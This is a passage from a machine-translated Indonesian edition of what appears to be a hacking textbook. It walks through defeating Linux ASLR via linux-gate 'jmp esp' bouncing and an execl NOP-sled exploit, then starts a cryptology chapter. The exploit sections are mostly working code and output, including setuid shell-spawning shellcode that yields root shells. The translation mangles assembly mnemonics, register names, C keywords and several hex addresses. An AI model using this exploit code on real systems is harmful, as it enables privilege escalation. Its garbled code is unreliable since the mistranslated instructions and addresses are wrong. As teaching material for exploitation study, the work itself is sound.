Mencoba offset dari 17 kata  
buffer di 0xbf9da940  
Mencoba offset dari 18 kata  
buffer di 0xbfd0cc70  
Mencoba offset 19 kata  
buffer di 0xbf897ff0  
Instruksi ilegal  
==> Offset yang benar untuk alamat pengirim adalah 19 kata  
reader@hacking :~/booksrc $
```

---

Mengetahui offset yang tepat akan memungkinkan kita menimpa alamat pengirim. Namun, kami masih tidak dapat mengeksekusi shellcode karena lokasinya diacak. Menggunakan GDB, mari kita lihat program yang akan kembali dari fungsi utama.

```
reader@hacking :~/booksrc $ gdb -q ./aslr_demo  
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1". (gdb)  
bongkar utama  
Buang kode assembler untuk fungsi utama:  
0x080483b4 <main+0>:    dorongan    ebp  
0x080483b5 <main+1>:    pindah      ebp, esp  
0x080483b7 <main+3>:    sub         terutama, 0x58  
0x080483ba <utama+6>:    dan        terutama, 0xffffffff  
0x080483bd <utama+9>:    pindah      tambahan, 0x0  
0x080483c2 <utama+14>:    sub         khususnya, eax  
0x080483c4 <main+16>:    lea          ax,[ebp-72]  
0x080483c7 <main+19>:    pindah      DWORD PTR [esp+4],eax  
0x080483cb <utama+23>:    pindah      DWORD PTR [esp],0x80484d4  
0x080483d2 <main+30>:    panggilan  0x80482d4 <printf@plt >  
0x080483d7 <main+35>:    cmp          PTR DWORD [ebp+8],0x1  
0x080483db <utama+39>:    jle          0x80483f4 <main+64>  
0x080483dd <utama+41>:    pindah      eax,DWORD PTR [ebp+12]  
0x080483e0 <utama+44>:    menambahkan tambahan, 0x4  
0x080483e3 <utama+47>:    pindah      eax,DWORD PTR [eax]  
0x080483e5 <utama+49>:    pindah      DWORD PTR [esp+4],eax  
0x080483e9 <utama+53>:    lea          ax,[ebp-72]  
0x080483ec <utama+56>:    pindah      DWORD PTR [esp], eax  
0x080483ef <main+59>:    panggilan  0x80482c4 <strcpy@plt >  
0x080483f4 <main+64>:    pindah      tambahan, 0x1  
0x080483f9 <main+69>:    meninggalkan  
0x080483fa <utama+70>:    membasahi  
Akhir dari pembuangan assembler.  
(gdb) istirahat *0x080483fa
```

Breakpoint 1 di 0x080483fa: file aslr\_demo.c, baris 12. (gdb)

---

Breakpoint diatur pada instruksi terakhir dari utama. Instruksi ini mengembalikan EIP ke alamat pengirim yang disimpan di stack. Ketika exploit menimpa alamat pengirim, ini adalah instruksi terakhir di mana program asli memiliki kendali. Mari kita lihat register pada titik ini dalam kode untuk beberapa percobaan yang berbeda.

---

```
(gdb) lari
Memulai program: /home/reader/books/src/aslr_demo
buffer ada di 0xbfa131a0
```

Breakpoint 1, 0x080483fa di utama (argc=134513588, argv=0x1) di aslr\_demo.c:12 12  
}

```
(gdb) info register
```

kapak	0x1	1
ecx	0x0	0
edx	0xb7f000b0	- 1209007952
ebx	0xb7effeff4	- 1209012236
terutama	<b>0xbfa131ec</b>	0xbfa131ec
ebp	0xbfa13248	0xbfa13248
esi	0xb7f29ce0	- 1208836896
edi	0x0	0
eip	0x80483fa	0x80483fa <utama+70>
bendera	0x200246	[ PF ZF JIKA ID ]
cs	0x73	115
ss	0x7b	123
ds	0x7b	123
es	0x7b	123
fs	0x0	0
gs	0x33	51

```
(gdb) lari
```

Program yang sedang di-debug telah dimulai. Mulai dari awal? (y atau n) y

```
Memulai program: /home/reader/books/src/aslr_demo
buffer ada di 0bfd8e520
```

Breakpoint 1, 0x080483fa di utama (argc=134513588, argv=0x1) di aslr\_demo.c:12 12  
}

```
(gdb) ir esp
```

terutama	<b>0bfd8e56c</b>	0bfd8e56c
----------	------------------	-----------

```
(gdb) lari
```

Program yang sedang di-debug telah dimulai. Mulai dari awal? (y atau n) y

```
Memulai program: /home/reader/books/src/aslr_demo
buffer ada di 0bfaada40
```

Breakpoint 1, 0x080483fa di utama (argc=134513588, argv=0x1) di aslr\_demo.c:12 12  
}

```
(gdb) ir esp
```

terutama	<b>0bfaada8c</b>	0bfaada8c
----------	------------------	-----------

Terlepas dari pengacakan di antara proses, perhatikan betapa miripnya alamat di ESP dengan alamat buffer (ditampilkan dalam huruf tebal). Ini masuk akal, karena penunjuk tumpukan menunjuk ke tumpukan dan buffer ada di tumpukan. Nilai ESP dan alamat buffer diubah dengan nilai acak yang sama, karena mereka relatif satu sama lain.

GDB step by step perintah langkah program maju dalam eksekusi dengan satu instruksi. Dengan menggunakan ini, kita dapat memeriksa nilai ESP setelah membasahi instruksi telah dijalankan.

---

```
(gdb) lari
Program yang sedang di-debug telah dimulai. Mulai dari
awal? (y atau n) y
Memulai program: /home/reader/books/src/aslr_demo
buffer berada di 0xbfd1ccb0

Breakpoint 1, 0x080483fa di utama (argc=134513588, argv=0x1) di aslr_demo.c:12 12
    }
(gdb) ir esp
terutama      0xbfd1ccfc      0xbfd1ccfc
(gdb) langkah
0xb7e4debc di __libc_start_main () dari /lib/tls/i686/cmov/libc.so.6 (gdb) ir esp

terutama      0xbfd1cd00      0xbfd1cd00
(gdb) x/24x 0xbfd1ccb0
0xbfd1ccb0: 0x00000000 0x080495cc 0xbfd1ccc8 0x08048291
0xbfd1ccc0: 0xb7f3d729 0xb7f74ff4 0xbfd1ccf8 0x08048429
0xbfd1ccd0: 0xb7f74ff4 0xbfd1cd8c 0xbfd1ccf8 0xb7f74ff4
0xbfd1cce0: 0xb7f937b0 0x08048410 0x00000000 0xb7f74ff4
0xbfd1ccf0: 0xb7f9fce0 0x08048410 0xbfd1cd58 0xb7e4debc
0xbfd1cd00: 0x00000001 0xbfd1cd84 0xbfd1cd8c 0xb7fa0898
(gdb) p 0xbfd1cd00 - 0xbfd1ccb0 $1
= 80
(gdb) hal 80/4
$2 = 20
(gdb)
```

---

Langkah tunggal menunjukkan bahwa membasahi instruksi meningkatkan nilai ESP dengan 4. Mengurangi nilai ESP dari alamat buffer, kami menemukan bahwa ESP menunjuk 80 byte (atau 20 kata) dari awal buffer. Karena offset alamat pengirim adalah 19 kata, ini berarti setelah membasahi instruksi, ESP menunjuk ke memori tumpukan yang ditemukan langsung setelah alamat pengirim. Ini akan berguna jika ada cara untuk mengontrol EIP untuk pergi ke tempat yang ditunjuk ESP.

### ***0x6c2 Memantul Dari gerbang linux***

Teknik yang dijelaskan di bawah ini tidak bekerja dengan kernel Linux mulai dari 2.6.18. Teknik ini mendapatkan popularitas dan, tentu saja, para pengembang memperbaiki masalahnya. Kernel yang digunakan dalam LiveCD yang disertakan adalah 2.6.20, jadi output di bawah ini adalah dari loki mesin, yang menjalankan kernel Linux 2.6.17. Meskipun teknik khusus ini tidak bekerja pada LiveCD, konsep di baliknya dapat diterapkan dengan cara lain yang bermanfaat.

*Memantul dari gerbang linux mengacu pada objek bersama, diekspos oleh kernel, yang terlihat seperti perpustakaan bersama. Program ldd menunjukkan dependensi perpustakaan bersama program. Apakah Anda melihat sesuatu yang menarik tentang perpustakaan linux-gate di output di bawah ini?*

---

```
matrix@loki /hacking $ $ uname -a
Peretasan Linux 2.6.17 #2 SMP Minggu 11 Apr 03:42:05 UTC 2007 i686 GNU/
Linux matrix@loki /hacking $ cat /proc/sys/kernel/randomize_va_space
1
matrix@loki /hacking $ ldd ./aslr_demo
    linux-gate.so.1 => (0xfffffe000) libc.so.6 => /
        lib/libc.so.6 (0xb7eb2000) /lib/ld-linux.so.2
        (0xb7fe5000)
matrix@loki /hacking $ ldd /bin/ls
    linux-gate.so.1 => (0xfffffe000) librt.so.1 => /lib/librt.so.1
        (0xb7f95000) libc.so.6 => /lib/libc.so.6 (0xb7e75000)
        libpthread.so.0 => /lib/libpthread.so.0 (0xb7e62000) /lib/ld-
        linux.so.2 (0xb7fb1000)

matrix@loki /hacking $ ldd /bin/ls
    linux-gate.so.1 => (0xfffffe000) librt.so.1 => /lib/librt.so.1
        (0xb7f50000) libc.so.6 => /lib/libc.so.6 (0xb7e30000)
        libpthread.so.0 => /lib/libpthread.so.0 (0xb7e1d000) /lib/
        ld-linux.so.2 (0xb7f6c000)

matrix@loki /hack $
```

---

Bahkan di program yang berbeda dan dengan ASLR diaktifkan, linux-gate.so.1 selalu ada di alamat yang sama. Ini adalah objek virtual yang dibagikan secara dinamis yang digunakan oleh kernel untuk mempercepat panggilan sistem, yang berarti diperlukan dalam setiap proses. Itu dimuat langsung dari kernel dan tidak ada di mana pun di disk.

Yang penting adalah bahwa setiap proses memiliki blok memori yang berisi instruksi gerbang linux, yang selalu berada di lokasi yang sama, bahkan dengan ASLR. Kami akan mencari ruang memori ini untuk instruksi perakitan tertentu, jmp khususnya. Instruksi ini akan melompat EIP ke tempat yang ditunjuk ESP.

Pertama, kami merakit instruksi untuk melihat seperti apa dalam kode mesin.

```
matrix@loki /hacking $ cat > jmpesp.s
BITS 32
jmp esp
matrix@loki /hacking $ nasm jmpesp.s
matrix@loki /hacking $ hexdump -C jmpesp
00000000  ff e4
00000002          |..|
matrix@loki /hack $
```

---

Dengan menggunakan informasi ini, sebuah program sederhana dapat ditulis untuk menemukan pola ini dalam memori program itu sendiri.

### **find\_jmpesp.c**

---

```
int utama()
{
    unsigned long linuxgate_start = 0xffffe000; char
    *ptr = (char *) linuxgate_start;

    di aku;

    untuk(i=0; i < 4096; i++) {

        if(ptr[i] == '\xff' && ptr[i+1] == '\xe4')
            printf("menemukan jmp esp di %p\n", ptr+i);
    }
}
```

---

Ketika program dikompilasi dan dijalankan, itu menunjukkan bahwa instruksi ini ada di 0xffffe777. Ini dapat diverifikasi lebih lanjut menggunakan GDB:

```
matrix@loki /hacking $ ./find_jmpesp
menemukan jmp esp di 0xffffe777
matrix@loki /hacking $gdb -q ./aslr_demo
Menggunakan perpustakaan host libthread_db "/lib/libthread_db.so.1".
(gdb) istirahat utama
Breakpoint 1 di 0x80483f0: file aslr_demo.c, baris 7. (gdb)
dijalankan
Memulai program: /hacking/aslr_demo

Breakpoint 1, utama (argc=1, argv=0xbff869894) di aslr_demo.c:7
    printf("penyangga ada di %p\n", &penyangga);
(gdb) x/i 0xffffe777
0xffffe777: jmp      terutama
(gdb)
```

---

Menyatukan semuanya, jika kita menimpa alamat pengirim dengan alamat 0xffffe777, maka eksekusi akan melompat ke gerbang linux ketika fungsi utama kembali. Karena ini adalah jmp espinstruksi, eksekusi akan segera melompat keluar dari gerbang linux ke mana pun ESP menunjuk. Dari debugging kami sebelumnya, kami tahu bahwa di akhir fungsi utama, ESP menunjuk ke memori langsung setelah alamat pengirim. Jadi jika shellcode diletakkan di sini, EIP akan langsung terpental ke dalamnya.

---

```
matrix@loki /hacking $ sudo chown root:root ./aslr_demo
matrix@loki /hacking $ sudo chmod u+s ./aslr_demo
matrix@loki /hacking $ ./aslr_demo $(perl -e 'print "\x77\xe7\xff\xff\x20'$(cat scode.bin) buffer ada di
0xbff8d9ae0
sh-3.1#
```

---

Teknik ini juga dapat digunakan untuk mengeksplorasi program notesearch, seperti yang ditunjukkan di sini.

```
matrix@loki /hacking $ for i in `seq 1 50`; lakukan ./notesearch $(perl -e "print 'AAAA'x$i"); jika [ $? == 139 ];  
lalu echo "Coba kata $i"; merusak; fi; selesai  
[DEBUG] menemukan catatan 34 byte untuk id pengguna 1000  
[DEBUG] menemukan catatan 41 byte untuk id pengguna 1000  
[DEBUG] menemukan catatan 63 byte untuk id pengguna 1000  
----- [ akhir catatan data ]-----  
  
*** OUTPUT TRIMMED ***  
  
[DEBUG] menemukan catatan 34 byte untuk id pengguna 1000  
[DEBUG] menemukan catatan 41 byte untuk id pengguna 1000  
[DEBUG] menemukan catatan 63 byte untuk id pengguna 1000  
----- [ akhir data catatan ]-----  
Kesalahan segmentasi  
Coba 35 kata  
matrix@loki /hacking $ ./notesearch $(perl -e 'print "\x77\xe7\xff\xff"x35')$(cat scode.bin) [DEBUG] menemukan  
catatan 34 byte untuk id pengguna 1000  
[DEBUG] menemukan catatan 41 byte untuk id pengguna 1000  
[DEBUG] menemukan catatan 63 byte untuk id pengguna 1000  
----- [ akhir data catatan ]-----  
Kesalahan segmentasi  
matrix@loki /hacking $ ./notesearch $(perl -e 'print "\x77\xe7\xff\xff"x36')$(cat scode2.bin) [DEBUG] menemukan  
catatan 34 byte untuk id pengguna 1000  
[DEBUG] menemukan catatan 41 byte untuk id pengguna 1000  
[DEBUG] menemukan catatan 63 byte untuk id pengguna 1000  
----- [ akhir catatan data ]-----  
sh-3.1#
```

Perkiraan awal 35 kata meleset, karena program masih macet dengan buffer eksplorasi yang sedikit lebih kecil. Tapi itu di stadion baseball yang tepat, jadi tweak manual (atau cara yang lebih akurat untuk menghitung offset) adalah semua yang diperlukan.

Tentu, memantul dari gerbang linux adalah trik yang apik, tetapi ini hanya berfungsi dengan kernel Linux yang lebih lama. Kembali ke LiveCD, menjalankan Linux 2.6.20, instruksi yang berguna tidak lagi ditemukan di ruang alamat biasa.

```
reader@hacking :~/booksrc $ uname -a  
Peretasan Linux 2.6.20-15-generic #2 SMP Sun 15 Apr 07:36:31 UTC 2007 i686 GNU/Linux  
reader@hacking :~/booksrc $ gcc -o find_jmpesp find_jmpesp.c  
reader@hacking :~/booksrc $ ./find_jmpesp reader@hacking :~/  
booksrc $ gcc -g -o aslr_demo aslr_demo.c reader@hacking :~/  
booksrc $ ./aslr_demo test  
buffer di 0xbfcf3480 reader@hacking :~/booksrc  
$ ./aslr_demo buffer tes di 0xbfd39cd0  
  
reader@hacking :~/booksrc $ export SHELLCODE=$(cat shellcode.bin)  
reader@hacking :~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo  
SHELLCODE akan berada di 0xbfc8d9c3  
reader@hacking :~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo  
SHELLCODE akan berada di 0xbfa0c9c3  
reader@hacking :~/booksrc $
```

Tanpa jempolan instruksi di alamat yang dapat diprediksi, tidak ada cara mudah untuk memantul dari gerbang Linux. Dapatkah Anda memikirkan cara untuk mem-bypass ASLR untuk mengeksplorasi aslr\_demo di LiveCD?

### ***Pengetahuan Terapan 0x6c3***

Situasi seperti inilah yang membuat peretasan menjadi seni. Keadaan keamanan komputer adalah lanskap yang terus berubah, dan kerentanan spesifik ditemukan dan ditambal setiap hari. Namun, jika Anda memahami konsep teknik peretasan inti yang dijelaskan dalam buku ini, Anda dapat menerapkannya dengan cara baru dan inovatif untuk memecahkan masalah du jour. Seperti bata LEGO, teknik ini dapat digunakan dalam jutaan kombinasi dan konfigurasi yang berbeda. Seperti halnya seni apa pun, semakin banyak Anda mempraktikkan teknik ini, semakin baik Anda akan memahaminya. Dengan pemahaman ini muncul kebijaksanaan untuk menebak offset dan mengenali segmen memori berdasarkan rentang alamatnya.

Dalam hal ini, masalahnya masih ASLR. Mudah-mudahan, Anda memiliki beberapa ide pintasan yang mungkin ingin Anda coba sekarang. Jangan takut menggunakan debugger untuk memeriksa apa yang sebenarnya terjadi. Mungkin ada beberapa cara untuk melewati ASLR, dan Anda dapat menemukan teknik baru. Jika Anda tidak menemukan solusi, jangan khawatir—saya akan menjelaskan metodenya di bagian selanjutnya. Tetapi ada baiknya untuk memikirkan masalah ini sedikit sendiri sebelum membaca lebih lanjut.

### ***0x6c4 Percobaan Pertama***

Sebenarnya, saya telah menulis bab ini sebelum gerbang Linux diperbaiki di kernel Linux, jadi saya harus meretas bersama sebuah bypass ASLR. Pikiran pertama saya adalah memanfaatkan exec() keluarga fungsi. Kami telah menggunakan execve() berfungsi dalam kode shell kami untuk menelurkan shell, dan jika Anda memperhatikan (atau hanya membaca halaman manual), Anda akan melihat execve() fungsi menggantikan proses yang sedang berjalan dengan gambar proses yang baru.

---

EXEC(3) Panduan Pemrograman Linux

#### **NAMA**

exec, execp, execle, execv, execvp - jalankan file

#### **RINGKASAN**

```
# sertakan <unistd.h>

extern char **lingkungan;

int execl(const char *path, const char *arg, ...); int
execlp(const char *file, const char *arg, ...); int
execle(const char *path, const char *arg,
       ..., char * const envp[]);
int execv(const char *path, char *const argv[]); int
execvp(const char *file, char *const argv[]);
```

#### **KETERANGAN**

Keluarga fungsi exec() menggantikan gambar proses saat ini dengan gambar proses baru. Fungsi-fungsi yang dijelaskan di halaman manual ini adalah front-end untuk fungsi execve (2). (Lihat

halaman manual untuk execve() untuk informasi rinci tentang penggantian proses saat ini.)

---

Sepertinya mungkin ada kelemahan di sini jika tata letak memori diacak hanya saat proses dimulai. Mari kita uji hipotesis ini dengan sepotong kode yang mencetak alamat variabel tumpukan dan kemudian mengeksekusi aslr\_demo menggunakan execl() fungsi.

### **aslr\_execl.c**

---

```
# sertakan <stdio.h>
# sertakan <unistd.h>

int main(int argc, char *argv[]) {
    int tumpukan_var;

    // Cetak alamat dari bingkai tumpukan saat ini.
    printf("stack_var berada di %p\n", &stack_var);

    // Mulai aslr_demo untuk melihat bagaimana susunannya.
    execl("./aslr_demo", "aslr_demo", NULL);
}
```

---

Ketika program ini dikompilasi dan dijalankan, itu akan execl(aslr\_demo, yang juga mencetak alamat variabel stack (buffer). Ini memungkinkan kita membandingkan tata letak memori.

```
reader@hacking :~/booksrc $ gcc -o aslr_demo aslr_demo.c
reader@hacking :~/booksrc $ gcc -o aslr_execl aslr_execl.c
reader@hacking :~/booksrc $ ./aslr_demo test
buffer ada di 0xbff9f31c0 reader@hacking :~
booksrc $ ./aslr_demo test buffer ada di
0xbffaaf70
reader@hacking :~/booksrc $ ./aslr_execl
stack_var berada di 0xbff832044
buffer di 0xbff832000
reader@hacking :~/booksrc $ gdb -q --batch -ex "p 0xbff832044 - 0xbff832000" $1 =
68
reader@hacking :~/booksrc $ ./aslr_execl
stack_var berada di 0xbfa97844
buffer di 0xbff82f800
reader@hacking :~/booksrc $ gdb -q --batch -ex "p 0xbfa97844 - 0xbff82f800" $1 =
2523204
reader@hacking :~/booksrc $ ./aslr_execl
stack_var berada di 0xbfb9bb0bc4
buffer ada di 0xbff3e710
reader@hacking :~/booksrc $ gdb -q --batch -ex "p 0xbfb9bb0bc4 - 0xbff3e710" $1 =
4291241140
reader@hacking :~/booksrc $ ./aslr_execl
stack_var berada di 0xbff9a81b4
buffer di 0xbff9a8180
reader@hacking :~/booksrc $ gdb -q --batch -ex "p 0xbff9a81b4 - 0xbff9a8180" $1 =
52
reader@hacking :~/booksrc $
```

---

Hasil pertama terlihat sangat menjanjikan, tetapi upaya lebih lanjut menunjukkan bahwa ada beberapa tingkat pengacakan yang terjadi ketika proses baru dijalankan dengan exec(). Saya yakin ini tidak selalu terjadi, tetapi kemajuan open source agak konstan. Ini bukan masalah besar, karena kami memiliki cara untuk mengatasi ketidakpastian parsial itu.

### **0x6c5 Memainkan Peluang**

Menggunakan exec() setidaknya membatasi keacakan dan memberi kita kisaran alamat rata-rata. Ketidakpastian yang tersisa dapat ditangani dengan kereta luncur NOP. Pemeriksaan cepat terhadap aslr\_demo menunjukkan bahwa buffer overflow perlu 80 byte untuk menimpali alamat pengirim yang tersimpan di stack.

---

```
reader@hacking :~/booksrc $ gdb -q ./aslr_demo
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) jalankan $(perl -e 'print "AAAA"x19 . "BBBB")'
Memulai program: /home/reader/booksrc/aslr_demo $(perl -e 'print "AAAA"x19 . "BBBB") buffer
ada di 0xbfc7d3b0
```

```
Program menerima sinyal SIGSEGV, Kesalahan segmentasi.
0x42424242 di ?? ()
(gdb) hal 20*4
$1 = 80
(gdb) berhenti
Program sedang berjalan. Tetap keluar? (y atau t) y
reader@hacking :~/booksrc $
```

---

Karena kita mungkin menginginkan kereta luncur NOP yang agak besar, berikut ini eksplorasi kereta luncur NOP dan shellcode akan diletakkan setelah alamat pengirim ditimpali. Ini memungkinkan kami untuk menyuntikkan kereta luncur NOP sebanyak yang diperlukan. Dalam hal ini, seribu byte atau lebih sudah cukup.

### **aslr\_execl\_exploit.c**

---

```
# sertakan <stdio.h>
# sertakan <unistd.h>
# sertakan <string.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\x41\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80"; // Kode shell standar

int main(int argc, char *argv[]) {
    unsigned int i, ret, offset;
    penyanga karakter[1000];

    printf("Saya berada di %p\n", &i);

    if(argc > 1) // Setel offset.
        offset = atoi(argv[1]);

    ret = (int tidak ditandatangani) &i - offset + 200; // Tetapkan alamat pengirim.
    printf("ret addr adalah %p\n", ret);
```

```

for(i=0; i < 90; i+=4) // Isi buffer dengan alamat pengirim.
    * ((unsigned int *) (buffer+i)) = ret;
memset(penyangga+84, 0x90, 900); // Bangun kereta luncur
NOP. memcpy(buffer+900, shellcode, sizeof(shellcode));

execl("./aslr_demo", "aslr_demo", buffer, NULL);
}

```

---

Kode ini seharusnya masuk akal bagi Anda. Nilai 200 ditambahkan ke alamat pengirim untuk melewati 90 byte pertama yang digunakan untuk menimpak, sehingga eksekusi mendarat di suatu tempat di kereta luncur NOP.

```

reader@hacking :~/booksrc $ sudo chown root ./aslr_demo
reader@hacking :~/booksrc $ sudo chmod u+s ./aslr_demo
reader@hacking :~/booksrc $ gcc aslr_execl_exploit.c
reader@hacking :~/booksrc $ ./a.out
saya di 0xbfa3f26c ret addr
adalah 0xb79f6de4 buffer
berada di 0xbfa3ee80
Kesalahan segmentasi
reader@hacking :~/booksrc $ gdb -q --batch -ex "p 0xbfa3f26c - 0xbfa3ee80" $1 =
1004
reader@hacking :~/booksrc $ ./a.out 1004 saya
berada di 0xbfe9b6cc
ret addr adalah 0xbfe9b3a8
buffer berada di 0xbfe9b2e0
sh-3.2# keluar
KELUAR
reader@hacking :~/booksrc $ ./a.out 1004 saya
berada di 0xbfb5a38c
ret addr adalah 0xbfb5a068
buffer berada di 0xbfb20760
Kesalahan segmentasi
reader@hacking :~/booksrc $ gdb -q --batch -ex "p 0xbfb5a38c - 0xbfb20760" $1 =
236588
reader@hacking :~/booksrc $ ./a.out 1004 saya
berada di 0xbfce050c
ret addr adalah 0xbfce01e8
buffer berada di 0xbfce0130
sh-3.2# whoami
akar
sh-3.2#

```

---

Seperti yang Anda lihat, terkadang pengacakan menyebabkan eksplorasi gagal, tetapi hanya perlu berhasil sekali. Ini memanfaatkan fakta bahwa kita dapat mencoba eksplorasi sebanyak yang kita inginkan. Teknik yang sama akan bekerja dengan eksplorasi notesearch saat ASLR sedang berjalan. Coba tulis exploit untuk melakukan ini.

Setelah konsep dasar program eksplorasi dipahami, variasi yang tak terhitung jumlahnya dimungkinkan dengan sedikit kreativitas. Karena aturan suatu program ditentukan oleh pembuatnya, mengeksplorasi program yang dianggap aman hanyalah masalah mengalahkan mereka di permainan mereka sendiri. Metode pintar baru, seperti penjaga tumpukan dan IDS, mencoba untuk mengkompensasi masalah ini, tetapi solusi ini juga tidak sempurna. Kecerdikan seorang hacker cenderung menemukan lubang dalam sistem ini. Pikirkan saja hal-hal yang tidak mereka pikirkan.



# 0x700

## KRIPTOLOGI

*Kriptologi* didefinisikan sebagai studi kriptografi atau kriptanalisis. *Kriptografi* hanyalah proses berkomunikasi secara rahasia melalui penggunaan sandi, dan *pembacaan sandi* adalah proses cracking atau deciphering

komunikasi rahasia seperti itu. Secara historis, kriptologi telah menjadi perhatian khusus selama perang, ketika negara-negara menggunakan kode rahasia untuk berkomunikasi dengan pasukan mereka sementara juga mencoba untuk memecahkan kode musuh untuk menyusup ke komunikasi mereka.

Aplikasi masa perang masih ada, tetapi penggunaan kriptografi dalam kehidupan sipil menjadi semakin populer karena transaksi yang lebih kritis terjadi melalui Internet. Mengendus jaringan sangat umum sehingga asumsi paranoid bahwa seseorang selalu mengendus lalu lintas jaringan mungkin tidak terlalu paranoid. Kata sandi, nomor kartu kredit, dan informasi kepemilikan lainnya semuanya dapat diendus dan dicuri melalui protokol yang tidak terenkripsi. Protokol komunikasi terenkripsi memberikan solusi untuk kurangnya privasi ini dan memungkinkan ekonomi Internet berfungsi. Tanpa Lapisan Soket Aman (SSL)

enkripsi, transaksi kartu kredit di situs web populer akan sangat merepotkan atau tidak aman.

Semua data pribadi ini dilindungi oleh algoritma kriptografi yang mungkin aman. Saat ini, sistem kripto yang dapat dibuktikan aman terlalu berat untuk penggunaan praktis. Jadi sebagai pengganti bukti matematis keamanan, kriptosistem yang *praktis aman* digunakan. Artinya, mungkin saja ada jalan pintas untuk mengalahkan cipher ini, tetapi belum ada yang bisa mengaktualisasikannya. Tentu saja, ada juga sistem kripto yang tidak aman sama sekali. Ini bisa jadi karena implementasi, ukuran kunci, atau hanya kelemahan cryptanalytic dalam cipher itu sendiri. Pada tahun 1997, di bawah undang-undang AS, ukuran kunci maksimum yang diizinkan untuk enkripsi dalam perangkat lunak yang dieksport adalah 40 bit. Batasan ukuran kunci ini membuat cipher yang bersangkutan tidak aman, seperti yang ditunjukkan oleh RSA Data Security dan Ian Goldberg, seorang mahasiswa pascasarjana dari University of California, Berkeley. RSA memposting tantangan untuk menguraikan pesan yang dienkripsi dengan kunci 40-bit, dan tiga setengah jam kemudian, Ian telah melakukan hal itu. Ini adalah bukti kuat bahwa kunci 40-bit tidak cukup besar untuk sistem kripto yang aman.

Kriptologi relevan dengan peretasan dalam beberapa cara. Pada tingkat paling murni, tantangan memecahkan teka-teki menarik bagi yang ingin tahu. Pada tingkat yang lebih jahat, data rahasia yang dilindungi oleh teka-teki itu mungkin bahkan lebih memikat. Melanggar atau menghindari perlindungan kriptografi data rahasia dapat memberikan rasa kepuasan tertentu, belum lagi rasa isi data yang dilindungi. Selain itu, kriptografi yang kuat berguna untuk menghindari deteksi. Sistem deteksi intrusi jaringan yang mahal yang dirancang untuk mengendus lalu lintas jaringan untuk tanda tangan serangan tidak berguna jika penyerang menggunakan saluran komunikasi terenkripsi. Seringkali, akses Web terenkripsi yang disediakan untuk keamanan pelanggan digunakan oleh penyerang sebagai vektor serangan yang sulit dipantau.

## 0x710 Teori Informasi

Banyak konsep keamanan kriptografi berasal dari pikiran Claude Shannon. Ide-idenya sangat mempengaruhi bidang kriptografi, terutama konsep *difusi* dan *kebingungan*. Meskipun konsep keamanan tanpa syarat, one-time pad, distribusi kunci kuantum, dan keamanan komputasi berikut ini tidak benar-benar dipahami oleh Shannon, idenya tentang kerahasiaan sempurna dan teori informasi memiliki pengaruh besar pada definisi keamanan.

### 0x711 Keamanan Tanpa Syarat

Sebuah sistem kriptografi dianggap aman tanpa syarat jika tidak dapat rusak, bahkan dengan sumber daya komputasi yang tak terbatas. Ini menyiratkan bahwa kriptanalisis tidak mungkin dan bahkan jika setiap kunci yang mungkin dicoba dalam serangan brute force yang lengkap, tidak mungkin untuk menentukan kunci mana yang benar.

### **0x712 Bantalan Sekali Pakai**

Salah satu contoh sistem kripto yang aman tanpa syarat adalah *pad satu kali*. One-time pad adalah kriptosistem yang sangat sederhana yang menggunakan blok data acak yang disebut *bantalan*. Pad harus setidaknya sepanjang pesan teks biasa yang akan dikodekan, dan data acak pada pad harus benar-benar acak, dalam arti kata yang paling literal. Dua bantalan identik dibuat: satu untuk penerima dan satu untuk pengirim. Untuk menyandikan pesan, pengirim cukup meng-XOR setiap bit pesan teks biasa dengan bit pad yang sesuai. Setelah pesan dikodekan, pad dihancurkan untuk memastikan bahwa itu hanya digunakan sekali. Kemudian pesan terenkripsi dapat dikirim ke penerima tanpa takut kriptanalisis, karena pesan terenkripsi tidak dapat dipecahkan tanpa pad. Ketika penerima menerima pesan terenkripsi, ia juga meng-XOR setiap bit pesan terenkripsi dengan bit padnya yang sesuai untuk menghasilkan pesan plaintext asli.

Sementara pad satu kali secara teoritis tidak mungkin rusak, pada kenyataannya tidak terlalu praktis untuk digunakan. Keamanan pad satu kali bergantung pada keamanan pad. Ketika pad didistribusikan ke penerima dan pengirim, diasumsikan bahwa saluran transmisi pad aman. Agar benar-benar aman, ini bisa melibatkan pertemuan dan pertukaran tatap muka, tetapi untuk kenyamanan, transmisi pad dapat difasilitasi melalui sandi lain. Harga dari kenyamanan ini adalah bahwa seluruh sistem sekarang hanya sekutu tautan terlemah, yang akan menjadi cipher yang digunakan untuk mengirimkan bantalan. Karena pad terdiri dari data acak dengan panjang yang sama dengan pesan teks biasa, dan karena keamanan seluruh sistem hanya sebaik keamanan transmisi pad,

### **Distribusi Kunci Kuantum 0x713**

Munculnya komputasi kuantum membawa banyak hal menarik ke bidang kriptologi. Salah satunya adalah implementasi praktis dari onetime pad, yang dimungkinkan oleh distribusi kunci kuantum. Misteri keterikatan kuantum dapat memberikan metode yang andal dan rahasia untuk mengirimkan serangkaian bit acak yang dapat digunakan sebagai kunci. Ini dilakukan dengan menggunakan keadaan kuantum nonortogonal dalam foton.

Tanpa terlalu detail, polarisasi foton adalah arah osilasi medan listriknya, yang dalam hal ini bisa sepanjang horizontal, vertikal, atau salah satu dari dua diagonal. *Nonortogonal* berarti negara bagian dipisahkan oleh sudut yang tidak 90 derajat. Anehnya, tidak mungkin untuk menentukan dengan pasti yang mana dari keempat polarisasi ini yang dimiliki oleh satu foton. Basis bujursangkar dari polarisasi horizontal dan vertikal tidak sesuai dengan basis diagonal dari dua polarisasi diagonal, sehingga, karena prinsip ketidakpastian Heisenberg, kedua himpunan polarisasi ini tidak dapat diukur keduanya. Filter dapat digunakan untuk mengukur polarisasi satu untuk basis bujursangkar dan satu lagi untuk basis diagonal. Ketika foton melewati filter yang benar, polarisasinya tidak akan berubah, tetapi jika lolos

melalui filter yang salah, polarisasinya akan dimodifikasi secara acak. Ini berarti bahwa setiap upaya penyadapan untuk mengukur polarisasi foton memiliki peluang bagus untuk mengacak data, sehingga terlihat jelas bahwa saluran tersebut tidak aman.

